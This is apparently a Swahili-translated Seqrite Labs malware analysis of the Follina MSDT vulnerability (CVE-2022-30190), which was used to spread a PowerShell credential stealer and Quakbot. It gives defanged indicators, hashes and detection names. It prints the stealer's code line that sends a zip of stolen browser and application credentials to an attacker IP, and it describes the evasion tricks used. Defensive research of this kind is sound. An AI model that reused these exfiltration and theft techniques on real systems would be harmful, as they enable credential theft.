
• Bidhaa na Huduma
        • Wingu

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • Juu ya Prem

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Jukwaa

          • Malware Analysis Platform
        • Biashara ndogo ndogo

          • SOHO Total Edition
        • Huduma

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Usalama wa Mtandao & Data Privacy Ufahamu
  • Ufumbuzi
    • BFSI
    • elimu
    • Serikali
    • Afya
    • ITES
    • viwanda
  • kampuni
    • kuhusu Seqrite
    • Uongozi
    • Tuzo na Vyeti
    • Chumba cha habari
  • Washirika
    • Mshirika wa Mpango
    • Tafuta Mshirika
    • Kuwa Mshirika
  • Msaada
  • rasilimali
    • blogs
    • Whitepapers
    • Datasheets
    • Michanganuo
    • Ripoti za Tishio
    • Miongozo ya
    • PoV
    • uelewa Data Privacy
    • Angalia Alama Yako ya Hatari
    • Mazungumzo ya DPDP
    • Saa ya Faragha
Seqrite Labs blogu
Mauzo ya kuwasiliana Je, uko chini ya mashambulizi?
  • Bidhaa na Huduma
        • Wingu

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • Juu ya Prem

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Jukwaa

          • Malware Analysis Platform
        • Biashara ndogo ndogo

          • SOHO Total Edition
        • Huduma

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Usalama wa Mtandao & Data Privacy Ufahamu
  • Ufumbuzi
    • BFSI
    • elimu
    • Serikali
    • Afya
    • ITES
    • viwanda
  • kampuni
    • kuhusu Seqrite
    • Uongozi
    • Tuzo na Vyeti
    • Chumba cha habari
  • Washirika
    • Mshirika wa Mpango
    • Tafuta Mshirika
    • Kuwa Mshirika
  • Msaada
  • rasilimali
    • blogs
    • Whitepapers
    • Datasheets
    • Michanganuo
    • Ripoti za Tishio
    • Miongozo ya
    • PoV
    • uelewa Data Privacy
    • Angalia Alama Yako ya Hatari
    • Mazungumzo ya DPDP
    • Saa ya Faragha
Nyumbani  /  Usalama  / CVE-2022-30190: Athari ya siku sifuri "Follina" katika MSDT inatumiwa porini
CVE-2022-30190: Athari ya siku sifuri "Follina" katika MSDT inatumiwa porini
10 Juni 2022

CVE-2022-30190: Athari ya siku sifuri "Follina" katika MSDT inatumiwa porini

Imeandikwa na Amruta Wagh
Amruta Wagh
Usalama

Mnamo Mei 30, 2022, CVE-2022-30190 "FOLLINA," athari ya siku sifuri ya utekelezaji wa msimbo wa mbali iligunduliwa katika Zana ya Uchunguzi ya Usaidizi wa Microsoft Windows (MSDT) kwa ukali wa juu (CVSS:9.3).

Zana hii ya MSDT hutambua matatizo na programu kama vile hati za Microsoft Office. Vekta ya mashambulizi ya awali kama vile hati za neno hutumia utendaji wa kiolezo cha mbali ili kupakua faili ya HTML, ambayo hutumia itifaki ya URL kuita zana hii ya uchunguzi (MSDT) na kutekeleza msimbo hasidi. Wakati huo huo, mashambulizi ya awali yalipunguzwa kwa Microsoft Word, lakini hivi karibuni, vekta za mashambulizi zilipanuliwa ili kujumuisha RTF na Outlook.

Athari hii imetumiwa porini, na watendaji tishio wanaoiathiri kwa mafanikio wanaweza kutekeleza msimbo kiholela na kusakinisha programu za ziada. Waigizaji wa vitisho wanatumia dosari hii kueneza Backdoors, AsyncRAT, Quakbot, na programu hasidi nyingine kwa watumiaji na sekta kote Amerika Kaskazini na Ulaya.

Uchambuzi wa Kina wa Athari:

Programu ya kwanza ya kupiga simu kwa zana ya MSDT itakuwa Microsoft Office (Word, Excel, RTF n.k.)

Mchoro wa Mtiririko wa Mtini

Ufuatao ni mfano wa Sampuli ya RTF inayoitwa "Employment_Agreement_Template." Hati hizi za RTF hutumia vitu vya OLE.

Faili ya RTF ya kielelezo na OLE vitu

Hati hii inapofunguliwa, inaonyesha ujumbe ufuatao:-

Mara tu mwathirika anapobofya "Ndiyo," faili ya HTML iliyosimbwa inapakuliwa kutoka kwa kiungo kilichopachikwa http[:]//45[.]76[.]53[.]253/1.html, kama ilivyoonyeshwa hapa chini:-

Hati za HTML zina vibambo "A" vilivyotolewa maoni chini ya faili inayopatikana chini ya msimbo.

Mtini. Data iliyosimbwa katika faili ya HTML

Msimbo uliopachikwa ndani ya faili ya HTML hualika PCWDiagnostic kwa kutumia ms-msdt yenye kigezo cha IT_BrowseForFile ambacho kinajumuisha sintaksia ya PowerShell. Sehemu iliyotengwa ya data iliyosimbwa ya base64 ni -

Mtini. Data iliyosimbuliwa

Msimbo huu husimamisha msdt.exe ikiwa inaendeshwa na kuunganishwa na URL “hXXps [:]//seller-notification [.]live/Zgfbe234dg” na kupakua hati POWERSHELL.

Unyonyaji wa Follina umetumika kusambaza Stealer inayotegemea PowerShell . Hebu tuangalie zaidi yaliyomo:

Kielelezo cha Maudhui ya Hati sehemu ya 1

Hati hiyo inaorodheshwa ndani ya Appdata/Roaming na inajaribu kuiba data ya kuingia, vidakuzi, n.k. ya programu kama vile Firefox, Opera, Yandex, Vivaldi, CentBrowser, Comodo, Chedot, Orbitum, Chromium, Slimjet, Xvast, Kinza, Iridium, CocCoc, Outlook, AVAST Thunder Software, Chrome, Windows Live MobaXterm, WeChat.

Mwizi huuliza sajili ili kuiba maelezo yanayohusiana na programu zifuatazo: Autodesk, MobaXterm, Oray SunLogin RemoteClient, MailMaster, Navicat, WinSCP, Microsoft Office, FTP, RAdmin, n.k.

Kielelezo cha Maudhui ya Hati sehemu ya 2

Mbali na hayo, pia hukusanya taarifa zinazohusiana na mashine:

  • Systeminfo (ambayo inajumuisha Jina la Mpangishaji, maelezo yanayohusiana na OS, Mmiliki, maelezo ya BIOS, Mmiliki Aliyesajiliwa
    Kitambulisho cha Bidhaa, Tarehe Halisi ya Kusakinisha, Muda wa Kuanzisha Mfumo, Kitengeneza Mfumo, Muundo wa Mfumo, Aina ya Mfumo, Kichakata, Toleo la BIOS, Maeneo ya Mfumo, Jumla ya Kumbukumbu ya Kimwili ya Eneo la Saa, Kikoa, Seva ya Kuingia n.k.)
  • Usanidi wa IP (kupitia Ipconfig)
  • Usanidi wa Kituo cha Kazi
  • Maelezo ya Akaunti ya Mtumiaji
  • Wasimamizi wa Vikundi vya Mitaa
  • Matoleo ya majina ya bidhaa

Faili ya .zip huundwa katika %temp% na kutumwa kwa URL:

$http_url = “hxxp://45[.]77.156[.]179:443/” + $ip + “———-” + $time1 + “.zip”

$time1 ni muhuri wa wakati wa enzi uliokokotolewa na

Hii hufanya kama ukaguzi wa Virtualization pia.

Wacha tuangalie mfano mwingine wa Quakbot:

Barua pepe ya hadaa iliyo na viambatisho hasidi vya html pakua faili za kumbukumbu (.img) (ed63c189b52e4eb663598dc0c3121e05). Kumbukumbu hii ina .lnk (76390978f26d3c6d7f799257542796ce), upakiaji wa qbot (a14d48974eab6839b1238f984b3c28d2) na faili ya hati (e7015438268464).

Mchoro wa Mtiririko wa Mtini

Upakiaji wa qbot kwenye zip unatekelezwa kupitia .lnk, na faili ya .doc inapakua faili ya HTML. Faili hii ya .html inapakua tena upakiaji mwingine wa .qbot kwa kutumia Follina.

Hapa faili ya HTML imepakuliwa kutoka http[:]//185[.]234[.]247[.]119 na ina data iliyoonyeshwa kwenye kielelezo kifuatacho:-

Mtini. HTML faili data

HTML hii inaunganishwa na URL zilizo hapo juu na kupakua Quakbot dll(ce86511634b5420332eb6267c0e2ae2e) ambayo inatekelezwa kupitia regsvr32.exe

Uchambuzi:

 Faili hii ya quakbot ni faili iliyokusanywa ya Delphi yenye data iliyosimbwa kwa njia fiche katika sehemu ya .rsrc ndani ya RCDATA, ambayo husimbwa katika kumbukumbu iliyo karibu iliyogawiwa. Takwimu zilizo hapa chini zinaonyesha data iliyosimbwa kwa njia fiche na kitanzi cha Usimbuaji.

Mtini. Data iliyosimbwa kwa njia fiche 

Kitanzi cha maelezo ya Mtini

Hii husimbwa kwa njia fiche katika API na faili ya PE ya hatua ya 1


Mtiririko sasa unakwenda kwa hatua ya 1, ambayo inawajibika kwa Injection ya DLL na huleta upakiaji wa Quakbot kwenye kumbukumbu. Usimbuaji wa RC4 unafanywa kwenye mifuatano iliyosimbwa, ambayo huleta orodha ya mchakato kama vile michakato inayohusiana na AV n.k. Ikipatikana ikiendelea, mzigo wa malipo hutoka. Katika takwimu hapa chini, tunaweza kuona taratibu zinazokaguliwa.

Orodha ya mchakato unaoangaliwa ni pamoja na:-

Baadaye, hufanya sindano ya mchakato katika "onedrivesetup.exe": -
Qbot inahusishwa na kampeni ya "obama186". Inayotolewa hapa chini ni picha inayoonyesha miunganisho ya C2 kutoka kwa "onedrivesetup.exe":-

Mbinu za Bypass:

Tumeona wavamizi wakitumia mbinu za usimbaji katika vekta za mashambulizi ya awali ili kuepuka ugunduzi. Mifano ifuatayo inaonyesha hili.

Mfano Na.1

Mfano Na.2

Hitimisho:

Hii ni moja ya siku sifuri muhimu zaidi katika siku za hivi karibuni. CVE hii imetumia mbinu nyingi za kupita, haina urekebishaji, na inaweza kutumiwa kwa urahisi. Baada ya kiraka cha usalama kupatikana kutoka kwa Microsoft, Watumiaji wanapaswa kurekebisha mara moja. Hadi wakati huo, tunashauri mashirika kuwa macho na kufuata hatua zilizo hapa chini za kupunguza ili kupunguza eneo la mashambulizi na uharibifu unaowezekana. 

Kwa Marekebisho ya 'Follina', Tafadhali fuata ushauri:

 https://blogs.quickheal.com/threat-advisory-cve-2022-30190-follina-severe-zero-day-vulnerability-discovered-in-msdt/

Je, Quick Heal inalindaje wateja wake?

Teknolojia zilizopo za ulinzi wa bidhaa za Quick Heal hulinda wateja wetu dhidi ya Follina.

Tuna ugunduzi unaoitwa “CVE_2022_30190_Follina” kwa Follina katika teknolojia yetu ya kitabia. Vile vile, katika Seqrite Bidhaa ya Hawk Hunt, tuna sera inayoitwa "QHIR_CVE_2022_30190_Follina" kubaini shambulizi hili.

Ufuatao ni ugunduzi wa msingi wa faili na mtandao wa Follina:

1. Kulingana na faili:

  • Backdoor.Turian.S28183972
  • Trojan.Qbot.S28211728
  • CVE-2022-30190.46655
  • CVE-2022-30190.46638
  • CVE-2022-30190.46635
  • CVE-2022-30190.46624

2.Mtandao-msingi:

  • CVE-2022-30190.RCE!46674
  • CVE-2022-30190.RCE!46675


Mtaalam wa Masomo

Tejaswini Sandapolla

Amruta Wagh

 Baada uliopitaUshauri wa Tishio: CVE-2022-30190 'Follina' - Siku ya Sifuri kali...
Post ijayo  CVE-2022-26134: Atlassian OGNL Inayotumiwa Inayotumika Sifuri-...
Amruta Wagh

Kuhusu Amruta Wagh

Amruta ni Mtafiti wa Usalama katika Quick Heal Technologies. Anavutiwa na uchanganuzi wa Malware, Uhandisi wa Reverse na kutafuta programu hasidi ya sasa...

Makala na Amruta Wagh »

Related Posts

  • Kwa nini Threat IntelUtawala wa Usalama wa Mtandaoni ni Kiungo Kinachokosekana katika Mkakati Wako wa Usalama wa Mtandaoni

    Julai 25, 2025
  • Imevutwa na Kuathirika: Kufichua Hatari ya Kidijitali ya Mitego ya Asali

    Juni 17, 2025
  • Operesheni Sindoor - Anatomy ya Kuzingirwa kwa Dijiti

    Huenda 23, 2025
Waandishi Walioangaziwa
  • Seqrite
    Seqrite

    Seqrite ni mtoa huduma anayeongoza wa suluhisho za usalama wa mtandao wa biashara. Kwa kuzingatia...

    Soma makala zaidi na Seqrite
  • Bineesh P
    Bineesh P

    Mimi ni mpenda usalama wa mtandao na mwandishi aliyejitolea. Kwa ustadi...

    Soma makala zaidi kutoka kwa Bineesh P
  • Jyoti Karlekar
    Jyoti Karlekar

    Mimi ni mwandishi mahiri ambaye anafurahia kuunda maudhui kuhusu teknolojia zinazoibuka na...

    Soma nakala zaidi za Jyoti Karlekar
  • Sanjay Katkar
    Sanjay Katkar

    Sanjay Katkar ni Mkurugenzi Mkuu Mtendaji wa Quick Heal Technologies...

    Soma makala zaidi kutoka kwa Sanjay Katkar
mada
anayeweza (25) Mashambulizi ya mtandao (36) it-mashambulizi (58) cyberattack (16) cyberattacks (15) Usalama (344) usalama it (34) Tishio la mtandao (33) vitisho it (51) uvunjaji wa data (56) uvunjaji wa data (29) hasara data (28) kuzuia kupoteza data (34) data privacy (17) ulinzi wa data (35) usalama wa data (19) DLP (50) DPDP (14) DPDPA (17) Encryption (16) usalama wa mwisho (113) Usalama wa biashara (20) Tumia (13) GDPR (14) zisizo (76) uchambuzi wa programu hasidi (15) shambulio hasidi (23) MDM (27) microsoft (15) MITER AT&CK (14) Usalama wa mtandao (26) Hadaa (30) ransomware (69) shambulio la kujitolea (31) mashambulizi ya fidia (31) ulinzi wa ukombozi (17) Seqrite (41) Seqrite Encryption (27) Seqrite EPS (33) Seqrite Huduma (16) kugundua tishio (15) Threat Intelligence (26) UTM (34) Mazingira magumu (16) uaminifu sifuri (13)
Seqrite Labs

Mtoa huduma mkuu wa biashara wa suluhu za usalama wa IT hurahisisha sehemu ya mwisho, data na usalama wa mtandao kwa uzuiaji wa vitisho vya kiwango cha juu zaidi, ugunduzi na majibu ulimwenguni kote.

Soma Zaidi Kuhusu Seqrite

Kufuata yetu:

Kujiunga na jarida letu

Pata habari kuhusu mitindo na maarifa ya hivi punde ya usalama wa mtandao.

Upakiaji
Bidhaa na Huduma
  • Wingu
  • Endpoint Protection
  • Endpoint Detection and Response
  • Mobile Device Management
  • BYOD
  • Extended Detection and Response
  • Zero Trust Network Access
  • Data Privacy
  • Juu ya Prem
  • Endpoint Protection
  • Endpoint Detection and Response
  • Data Privacy
  • Jukwaa
  • Malware Analysis Platform
  • Biashara Ndogo
  • SOHO Total Edition
  • Huduma
  • Threat Intel
  • Digital Risk Protection Services (DRPS)
  • Ransomware Recovery as a Services (RRaaS)
  • DPDP Compliance
  • Managed Detection and Response
  • Usalama wa Mtandao & Data Privacy Ufahamu
rasilimali
  • blogs
  • Whitepapers
  • Datasheets
  • Ripoti za Tishio
  • Miongozo ya
  • PoV
  • uelewa Data Privacy
  • Mazungumzo ya DPDP
  • Sera na Uzingatiaji
  • EULA
  • GoDeep.AI
  • SIA
  • Saa ya Faragha
Wasiliana Nasi
  • Ofisi zilizosajiliwa
  • Wacha tuzungumze kuhusu Usalama wa Mtandao
Msaada
  • Msaada wa kiufundi
  • Pakua Programu
  • Kisasishaji cha Nje ya Mtandao
  • Kuboresha Firmware
  • Upgrades
  • Hati ya Bidhaa
Kuhusu Sisi
  • kuhusu Seqrite
  • Uongozi
  • Tuzo na Utambuzi
  • Chumba cha habari
Partner
  • Mshirika wa Mpango
  • Tafuta Mshirika
  • Kuwa Mshirika
  • Seqrite vyeti

© 2026 Quick Heal Technologies Ltd.

Wa tovuti Sera ya faragha Taarifa za kisheria Sera za Vidakuzi Masharti ya matumizi


